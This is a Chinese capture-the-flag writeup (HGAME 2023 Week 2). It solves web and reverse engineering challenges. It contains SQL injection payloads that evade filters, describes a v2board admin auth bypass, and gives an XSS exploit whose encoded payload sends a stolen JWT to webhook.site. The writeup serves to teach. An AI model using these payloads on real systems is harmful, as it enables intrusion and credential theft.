

# HGAME 2023 Week2 Writeup

## Web

### Git Leakage

```
| flag: hgame{Don't^put*Git-in_web_directory}
```

本周的Web签到题目  
根据题目名字可以知道，是考察Git 泄漏，访问/.git也能够发现存在.git



这里可以用一些现成的git泄漏利用工具，比如说githack等等，也可以手动进行恢复

```
~/Workspace/CTF/My-CTF-Challenges/HGAME2023-Git Leakage/src/.git master + > ls
branches COMMIT_EDITMSG config description HEAD hooks index info logs objects ORIG_HEAD packed-refs refs
~/Workspace/CTF/My-CTF-Challenges/HGAME2023-Git Leakage/src/.git master + > cat COMMIT_EDITMSG
update: add flag file
```

从.git目录的 `COMMIT_EDITMSG` 会发现最新的commit里面添加了flag文件  
这里以githack为例，dump泄漏文件内容，flag就在里面。

```
~/Workspace/Tmp > githack http://week-2.hgame.lwsec.cn:31803/
INFO:githack.scanner:Target: http://week-2.hgame.lwsec.cn:31803/.git/
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/logs/refs/stash
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/refs/remotes/origin/master
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/refs/stash
INFO:githack.scanner:commit: 1dd69e26163040e1dab0d5af0ef1209e918211ec
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/91/201830f813b862d82fdc2fb6152f177ae4a59e
INFO:githack.scanner:commit: 1ff5189ae0fe3455d8ba44cae9094b0b80cd82f7
INFO:githack.scanner:tree: 72fcaed6f97a4a0243298ace73300c8e0a9942d3
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/bc/f875131ac4c8c53b74b9e92118e3c209aaf794
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/20/8e76c9a17da58b0a8b3e6a81528b2360990ef8
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/8c/476a7153521a425e36886626f0fc0ac24ea17d
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/c5/5a9def2ca2194728b974ed5934abff55fcc63a
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/90/150eb2efe314e09efe1c80ee009b079678677c
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/03/91a8e5ff26f1c6376498e24814fb49f836ebb4
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/24/b2df4e9b339632ddf5ce5f10403e8080f8c947
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/27/207a1eb3769c955c3ba211f40c44e33fe35571
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/ce/e50842d802b7b04c0efde36494e242b0319cd9
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/d4/3f03b15645950c29035dcf88e91f6ce82fdaaa
ERROR:githack.scanner:HTTP Error 404: Not Found: http://week-2.hgame.lwsec.cn:31803/.git/objects/82/da75332e3aae411189d8679ed318a84bc54dc5
```

```
~/Workspace/Tmp/site/week-2.hgame.lwsec.cn:31803 master* > cat Th1s 1s-flag
hgame{Don't^put*Git-in_web_directory}
~/Workspace/Tmp/site/week-2.hgame.lwsec.cn:31803 master* > █
```

## v2board

flag: hgame{39d580e71705f6abac9a414def74c466}

可以参考文章<https://www.ctfiot.com/86202.html>

v2board是一个多用户代理工具管理面板。这是一个2022年12月暴露出来的漏洞，漏洞本身影响范围比较广，危害不小，复现的难度也比较低，网上有很多复现的文章，因此出成题目让大家了解一下越权漏洞，在这个题目中的情形是可以从普通用户越权到管理员用户。

漏洞产生的原因很简单，在1.6.1版本中，引入了对于用户Session的缓存机制，当以普通用户的身份请求过个人信息接口后，会被加入到redis缓存中，而鉴权部分的逻辑是只要在redis缓存中有这个用户的信息，那么就可以直接请求管理员接口，而不会判断是否是管理员。

鉴权部分的文件在<https://github.com/v2board/v2board>的

app/Http/Middleware/Admin.php 中，

```
25 namespace App\Http\Middleware;
3 namespace App\Http\Middleware;
4
5 use Closure;
5 use Closure;
6 + use Illuminate\Support\Facades\Cache;
7
8 class Admin
8 class Admin
9 {
9 {
10
11 @ -3,7 +3,7 @@
12
13 namespace App\Http\Middleware;
14
15 use Closure;
16 - use Laravel\Horizon\Horizon;
17 + use Illuminate\Support\Facades\Cache;
18
19 class Admin
20 {
21
22 @ -20,14 +20,23 @@ public function handle($request, Closure $next)
23
24 if (!$authorization) abort(403, '未登录或登陆已过期');
25
26 $authData = explode(':', base64_decode($authorization));
27
28 - if (!isset($authData[1]) || !isset($authData[0])) abort(403, '鉴权失败，请重新登入');
29 + if (!Cache::has($authorization)) {
30 + if (!isset($authData[1]) || !isset($authData[0])) abort(403, '鉴权失败，请重新登
31 + 入');
32 + $user = \App\Models\User::where('password', $authData[1])
33 + ->where('email', $authData[0])
34 + ->first();
35 + if (!$user) abort(403, '鉴权失败，请重新登入');
36 + if (!$user->is_admin) abort(403, '未登录或登陆已过期');
37
38 $request->merge([
39 - 'user' => $user
40 + 'user' => Cache::get($authorization)
41
42 return $next($request);
43
44 }
```

来详细看一下这个[commit](#)提交的代码为什么会引入这个漏洞

```
1 class Admin
2 {
3     public function handle($request, Closure $next)
4     {
5         if (!$authorization) abort(403, '未登录或登陆已过期');
6
7         $authData = explode(':', base64_decode($authorization));
8         if (!Cache::has($authorization)) {
9             if (!isset($authData[1]) || !isset($authData[0])) abort(403, '鉴权失
败，请重新登入');
10            $user = \App\Models\User::where('password', $authData[1])
11                ->where('email', $authData[0])
12                ->select([
13                    'id',
14                    'email',
15                    'is_admin',
16                    'is_staff'
17                ])
18                ->first();
19            if (!$user) abort(403, '鉴权失败，请重新登入');
20            if (!$user->is_admin) abort(403, '鉴权失败，请重新登入');
21            Cache::put($authorization, $user->toArray(), 3600);
22        }
23        $request->merge([
24            'user' => Cache::get($authorization)
25        ]);
26        return $next($request);
27    }
28 }
```

这里只判断了Cache中是否有这个请求过来的身份信息 `authorization` 而并没有判断具体身份，导致只要用户信息在缓存中，就可以请求到管理员接口。

然后我们再来看看这里是如何修复的，具体修复对应[commit](#)


```
1 public function handle($request, Closure $next)
2 {
3     $authorization = $request->input('auth_data') ?? $request->header('autho
4     if (!$authorization) abort(403, '未登录或登陆已过期');
5
6     $user = AuthService::decryptAuthData($authorization);
7     if (!$user || !$user['is_admin']) abort(403, '未登录或登陆已过期');
8     $request->merge([
9         'user' => $user
10    ]);
11 }
```

```
10         return $next($request);
11     }
```


修复也非常简单，就是在获取到身份信息 `authorization` 后对是否为 `admin` 进行判断。

这个漏洞造成的危害主要是可以访问到管理员权限接口导致用户身份信息和订阅信息泄漏。flag已经在描述中说明要获取test用户的订阅链接，flag格式为hgame{管理员用户订阅链接中的token}。


那么首先注册一个账号，注册后会直接进入用户界面，这时候用户信息就已经在redis缓存中了，这里我们注册了一个 `test@abc.com` 的普通用户。



然后以这个authorization请求接口，直接去访问/admin是无法访问的，路由有做权限的配置，这里越权的漏洞需要直接发请求给后端接口。



只要这个authorization在缓存就行，请求管理员接口不加UA之类的请求头也可以正常越权



根据题目描述要获取到管理员用户订阅连接的token。

因此flag为 `hgame{39d580e71705f6abac9a414def74c466}`

## Search Commodity

弱密码+sql注入

登陆页面是个弱密码

根据题目的描述：用户名是 `user01`

密码是个弱密码 `admin123` （需要一定的猜测能力，或者找个字典爆破一下）

然后是在 `/home` 页面根据id查询物品

存在sql注入，同时也有一些过滤

不难发现可以双写部分关键词绕过（具体对哪些关键词有所过滤，需要自行测试）

判断当前列数为3

```
1 0/**/***/uniunionon/**/***/selselectect/**/***/1,2,3
```

先查询当前的数据库

```
1 0/**/***/uniunionon/**/***/selselectect/**/***/1,databasedatabase(),3
```

然后查表名

```
1 0/**/**/**/uniunionon/**/**/**/selselectect/**/**/**/1,
  (selselectect/**/**/**/group_concat(table_name)/**/**/**/frfromom/**/**/**/infoormat
  ion_schema.tables/**/**/**/whewherere/**/**/**/table_schema/**/**/**/like/**/**/**/"se4
  rch"),3
```

查列名

```
1 0/**/**/**/uniunionon/**/**/**/selselectect/**/**/**/1,
  (selselectect/**/**/**/group_concat(column_name)/**/**/**/frfromom/**/**/**/infoorma
  tion_schema.columns/**/**/**/whewherere/**/**/**/table_name/**/**/**/like/**/**/**/"5ec
  ret15here"),3
```

最后查flag即可

```
1 0/**/**/**/uniunionon/**/**/**/selselectect/**/**/**/1,
  (selselectect/**/**/**/f14gggg1shere/**/**/**/frfromom/**/**/**/5secret15here),3
```

其实最后发现这道题的waf是可以大小写绕过的，本来是想出个rev版本的，后来想想算了，就当是给大家降低难度了QAQ

## Designer

XSS

`/button/edit` 提供了按钮样式定制功能，具体查看按钮样式是在 `/button/preview` 中。

在代码层面，题目使用了 ejs 模板引擎来渲染页面，`/button/preview` 页面对应的模板是 `views/preview.ejs`：

```
1 <div class="button-wrapper">
2   <a
3     class="button"
4     id="button"
5     style="<% for (const key in data) { %><%- key %>:<%- data[key] %> ;<% }>
6   >CLICK ME</a>
7 </div>
```

我们所选择的 CSS 属性会被添加到一个 `a` 标签的 `style` 属性里

可以看到这里使用了 `<%- %>` 标签来输出 CSS 属性，与 `<%= %>` 标签不同，`<%- %>` 并不会对内容进行 HTML 转义，导致此处存在 XSS 漏洞

具体参考 ejs 的文档(<https://ejs.co/#docs>)

## Tags

- `<%` 'Scriptlet' tag, for control-flow, no output
- `<%=` 'Whitespace Slurping' Scriptlet tag, strips all whitespace before it
- `<%=` Outputs the value into the template (HTML escaped)
- `<%-` Outputs the unescaped value into the template
- `<##` Comment tag, no execution, no output
- `<%%` Outputs a literal '<%'
- `%>` Plain ending tag
- `-%>` Trim-mode ('newline slurp') tag, trims following newline
- `_%>` 'Whitespace Slurping' ending tag, removes all whitespace after it

在 index.js 中发现 flag 是保存在 `jwt` token 里，

```
1 app.post("/user/register", (req, res) => {
2   const username = req.body.username
3   let flag = "hgame{fake_flag_here}"
4   if (username == "admin" && req.ip == "127.0.0.1" || req.ip ==
    "::ffff:127.0.0.1") {
5     flag = "hgame{true_flag_here}"
6   }
7   const token = jwt.sign({ username, flag }, secret)
8   res.json({ token })
9 })
```

然后在 `script.js` 里可以看到 `jwt` token 是保存在 `localStorage` 里的

接下来思路就很简单了：利用按钮的分享功能让 admin 用户去访问 preview 页面，在 preview 页面上执行我们注入进去的 JavaScript 代码后把 jwt token 带出来

在 `/button/share` 路由里，admin 访问了 `preview` 页面后会去点击一下按钮



```

66
67 app.post("/button/share", auth, async (req, res) => {
68   const browser = await puppeteer.launch({
69     headless: true,
70     executablePath: "/usr/bin/chromium",
71     args: ['--no-sandbox']
72   });
73   const page = await browser.newPage()
74   const query = querystring.encode(req.body)
75   await page.evaluate(() => {
76     return localStorage.setItem("token", "jwt_token_here")
77   })
78   await page.goto('http://127.0.0.1:9090/button/preview?' + query)
79   await page.click("#button")
80
81   res.json({ msg: "admin will see it later" })

```

正常情况下我们可以使用 `onclick` 去劫持这个点击事件，但是这里 `on` 被过滤了。

解决办法是使用 **JavaScript URI**。

假设存在这样一个按钮：

```
1 <a href="javascript:alert(1)">Click me</a>
```

当它被点击时，`javascript:` 后面的代码会被执行

参考文章：[https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Operators/void#javascript\\_uri](https://developer.mozilla.org/zh-CN/docs/Web/JavaScript/Reference/Operators/void#javascript_uri)

那怎么把这个 href 属性注入进去？我们所有的 css 属性都会被放到 style 属性里，和 sql 注入的引号逃逸差不多，在 CSS 的值里加一个引号就好了

```
{"color":"red"} -> <a style="color: red">
```

```
{"color":"red\" href=\"xxx"} -> <a style="color: red; href="xxx">
```

接下来想下如何把 jwt token 外带出来，常见的做法是使用页面跳转，或者发送一个 `fetch`，`xhr` 请求。

这里稍微加一点难度，把 `localStorage`，`alert`，`fetch`，`XMLHttpRequest`，`window`，`location`，`document` 都 ban 了，但其实也可以用字符串变换来绕过

比如 `localStorage` 可以写成 `"local" + "Storage"`

或者将要执行的代码下 base64 编码一遍，使用 `atob` 解码后传给 `eval` 来执行，交给各位师傅自由发挥了



拿到 jwt token 后可以去 `jwt.io` 解析，或者使用题目提供的 `/user/info` 接口来解析

exp:

```
1 POST /button/share
2
3 {"box-shadow":"3px 3px #000\"
  href=\"javascript:eval(atob('ZmV0Y2goYGh0dHBz0i8vd2ViaG9vay5zaXRlL2RiZDQwYmM2LT
  RjYTQtNDMxNS05Yzg5LTlzMjU0OWYzMzc4NS8/dG9rZW49JHtsb2NhbnFN0b3JhZ2UuZ2V0SXRlbSgnd
  G9rZW4nKX1gKQ=='))\"}
```

## Reverse

### before\_main



考点：gcc `__attribute__((constructor))`, base64, ptrace 反调试

使用 `__attribute__((constructor))` 属性修饰函数，使得该函数可以在 main 函数之前由 `libc_start_main` 调用

```
1 int64 sub_1229()
2 {
3     int64 result; // rax
4
5     result = ptrace(PTRACE_TRACEME, 0LL, 0LL, 0LL);
6     if ( result != -1 )
7     {
8         strcpy((char *)&qword_4020, "qaCpwYM2t0/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQb19juhEGymc+WTxIiDK");
9         return 0x636D79474568756ALL;
10    }
11    return result;
12 }
```

并且该函数使用 ptrace 检测是否处于调试状态，所以调试时不会触发换表操作。

```

1  _BYTE *__fastcall sub_12EB(const char *a1)
2  {
3      int v2; // [rsp+10h] [rbp-20h]
4      int v3; // [rsp+14h] [rbp-1Ch]
5      __int64 v4; // [rsp+18h] [rbp-18h]
6      signed __int64 v5; // [rsp+20h] [rbp-10h]
7      _BYTE *v6; // [rsp+28h] [rbp-8h]
8
9      v5 = strlen(a1);
10     if ( v5 % 3 )
11         v4 = 4 * (v5 / 3 + 1);
12     else
13         v4 = 4 * (v5 / 3);
14     v6 = malloc(v4 + 1);
15     v6[v4] = 0;
16     v2 = 0;
17     v3 = 0;
18     while ( v2 < v4 - 2 )
19     {
20         v6[v2] = *((_BYTE *)&qword_4020 + ((unsigned __int8)a1[v3] >> 2));
21         v6[v2 + 1] = *((_BYTE *)&qword_4020 + ((16 * a1[v3]) & 0x30 | (unsigned int)((unsigned __int8)a1[v3 + 1] >> 4)));
22         v6[v2 + 2] = *((_BYTE *)&qword_4020 + ((4 * a1[v3 + 1]) & 0x3C | (unsigned int)((unsigned __int8)a1[v3 + 2] >> 6)));
23         v6[v2 + 3] = *((_BYTE *)&qword_4020 + (a1[v3 + 2] & 0x3F));
24         v3 += 3;
25         v2 += 4;
26     }
27     if ( v5 % 3 == 1 )
28     {
29         v6[v2 - 2] = 61;
30         v6[v2 - 1] = 61;
31     }
32     else if ( v5 % 3 == 2 )
33     {
34         v6[v2 - 1] = 61;
35     }
36     return v6;
37 }

```

从此函数可看出是base64编码，进入 `qword_4020`，

```

.data:0000000000004010 align 20h
.data:0000000000004020 qword_4020 dq 6D654F7357784330h ; DATA XREF: su
.data:0000000000004020 ; sub_12EB+FAFc
.data:0000000000004028 qword_4028 dq 326B647A34714A76h ; DATA XREF: su
.data:0000000000004030 qword_4030 dq 396A72416C513656h ; DATA XREF: su
.data:0000000000004038 qword_4038 dq 664E317462486E77h ; DATA XREF: su
.data:0000000000004040 qword_4040 dq 796844332B2F5845h ; DATA XREF: su
.data:0000000000004048 qword_4048 dq 7038594C52426F50h ; DATA XREF: su
.data:0000000000004050 qword_4050 dq 75615A6963463548h ; DATA XREF: su
.data:0000000000004058 qword_4058 dq 47535467494D5537h ; DATA XREF: su
.data:0000000000004060 byte_4060 db 0 ; DATA XREF: su
.data:0000000000004060 _data ends
.data:0000000000004060

```

可发现这是一个base64table

```

.data:0000000000004010 align 20h
.data:0000000000004020 a0cxwsoemvj4zd db '0CxWsOemvJq4zdk2V6QlArj9wnHbt1NfEX/+3DhyPoBRLY8pK5FciZau7UMIgTSG',0
.data:0000000000004020 ; DATA XREF: sub_1229+44↑w
.data:0000000000004020 ; sub_12EB+FAFc ...
.data:0000000000004020 data ends

```

但是并不能解出flag，对着该变量按x查看引用即可找到上述修改的地方，使用cyberchef解base64即可。

Last build: 4 months ago

Recipe

From Base64

Alphabet  
qaCpwYM2t0/RP0XeSZv8kLd6nfA7UHJ1No4gF5zr3VsBQb19juhEGymc+WTxIiDK

☒ Remove non-alphabet chars ☐ Strict mode

Input

AMHo7dLxUEabf6Z3PdWr6c0y7514fdfeUzL17kaV7rG=

Output

hgame{s0meth1ng\_run\_bef0re\_m@in}

math

💡 考点：矩阵运算

```
69 v12[24] = 44270;
70 for ( i = 0; i <= 4; ++i )
71 {
72     for ( j = 0; j <= 4; ++j )
73     {
74         for ( k = 0; k <= 4; ++k )
75             v11[5 * i + j] += *((char *)&savedregs + 5 * i + k - 368) * v10[5 * k + j];
76     }
77 }
78 for ( m = 0; m <= 24; ++m )
79 {
80     if ( v11[m] != v12[m] )
```

一个毫无花哨的矩阵运算，当然你把他当方程解也可以。只是这个savedregs有点绕，通过调试或者分析一下，

```

1  __int64 __fastcall main(int a1, char **a2, char **a3)
2  {
3      int i; // [rsp+0h] [rbp-180h]
4      int j; // [rsp+4h] [rbp-17Ch]
5      int k; // [rsp+8h] [rbp-178h]
6      int m; // [rsp+Ch] [rbp-174h]
7      char v8[25]; // [rsp+10h] [rbp-170h] BYREF
8      int v9[28]; // [rsp+30h] [rbp-150h]
9      int v10[28]; // [rsp+A0h] [rbp-E0h] BYREF
10     int v11[26]; // [rsp+110h] [rbp-70h] BYREF
11     unsigned __int64 v12; // [rsp+178h] [rbp-8h]
12     __int64 savedregs; // [rsp+180h] [rbp+0h] BYREF
13
14     v12 = __readfsqword(0x28u);
15     memset(v8, 0, sizeof(v8));
16     __isoc99_scanf("%25s", v8);
17     v9[0] = 126;
18     v9[1] = 225;
19     v9[2] = 62;

```

savedregs-368的地址即是rsp+180h-368=rsp+10h

三 程序员

384 - 368 =

16

HEX 10

DEC 16

OCT 20

BIN 0001 0000

即v8的地址，所以是v8\*v9=v11,每个矩阵都是5\*5

```

58  for ( i = 0; i <= 4; ++i )
59  {
60      for ( j = 0; j <= 4; ++j )
61      {
62          for ( k = 0; k <= 4; ++k )
63              v10[i][j] += *((char *)&savedregs + 5 * i + k - 368) * v9[k][j];
64      }
65  }
66  for ( m = 0; m <= 24; ++m )
67  {
68      if ( v10[0][m] != v11[m] )
69      {
70          printf("no no no, your match is terrible...");
71          exit(0);
72      }

```

解矩阵就可以了，或者没看出来是矩阵的话解方程也可以。

```

1  a=[[63998,33111,67762,54789,61979],[69619,37190,70162,53110,68678],[63339,3068
2  b=[[126, 225, 62, 40, 216],[ 253, 20, 124, 232, 122],[ 62, 23, 100, 161,
3  # c=[[104,103,97,109,101],[123,84,101,64,95],[73,115,95,52,95],[118,101,114,1

```


































```
4 import numpy as np
5 a=np.array(a)
6 b=np.array(b)
7 # c=np.array(c)
8 # print(c.dot(b))
9 # print(np.linalg.matrix_rank(a))
10 # print(np.linalg.matrix_rank(b))
11 print(a.dot(np.linalg.inv(b)))
```

## stream



考点：python解包，RC4

用pyinstaller打包的python可执行程序，特征还是比较明显的，从图标和里面的字符串都可以看出来。可使用工具pyinstxtractor (<https://github.com/extremecoders-re/pyinstxtractor>) 解包，然后反编译其中的stream.pyc即可，反编译工具可以选择的有很多，比如在线的一票网站，还有pycdc，uncompyle6等，个人觉得在线的最好用，离线的话用pycdc。

名称	修改日期	类型	大小
 api-ms-win-core-sysinfo-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	13 KB
 api-ms-win-core-timezone-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	12 KB
 api-ms-win-core-util-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	12 KB
 api-ms-win-crt-conio-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	13 KB
 api-ms-win-crt-convert-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	16 KB
 api-ms-win-crt-environment-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	12 KB
 api-ms-win-crt-file-system-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	14 KB
 api-ms-win-crt-heap-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	13 KB
 api-ms-win-crt-locale-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	12 KB
 api-ms-win-crt-math-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	21 KB
 api-ms-win-crt-process-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	13 KB
 api-ms-win-crt-runtime-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	16 KB
 api-ms-win-crt-stdio-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	18 KB
 api-ms-win-crt-string-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	18 KB
 api-ms-win-crt-time-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	14 KB
 api-ms-win-crt-utility-l1-1-0.dll	2023/1/4 15:59	应用程序扩展	12 KB
 base_library.zip	2023/1/4 15:59	ZIP 压缩文件	1,042 KB
 libcrypto-1_1.dll	2023/1/4 15:59	应用程序扩展	1,162 KB
 libssl-1_1.dll	2023/1/4 15:59	应用程序扩展	204 KB
 pyi_rth_inspect.pyc	2023/1/4 15:59	Compiled Pytho...	1 KB
 pyiboot01_bootstrap.pyc	2023/1/4 15:59	Compiled Pytho...	1 KB
 pyimod01_archive.pyc	2023/1/4 15:59	Compiled Pytho...	9 KB
 pyimod02_importers.pyc	2023/1/4 15:59	Compiled Pytho...	18 KB
 pyimod03_ctypes.pyc	2023/1/4 15:59	Compiled Pytho...	4 KB
 pyimod04_pywin32.pyc	2023/1/4 15:59	Compiled Pytho...	1 KB
 python310.dll	2023/1/4 15:59	应用程序扩展	1,571 KB
 PYZ-00.pyz	2023/1/4 15:59	Python Zip Appli...	839 KB
 select.pyd	2023/1/4 15:59	Python Extensio...	25 KB
 stream.pyc	2023/1/4 15:59	Compiled Pytho...	1 KB
 struct.pyc	2023/1/4 15:59	Compiled Pytho...	1 KB
 ucrtbase.dll	2023/1/4 15:59	应用程序扩展	1,012 KB
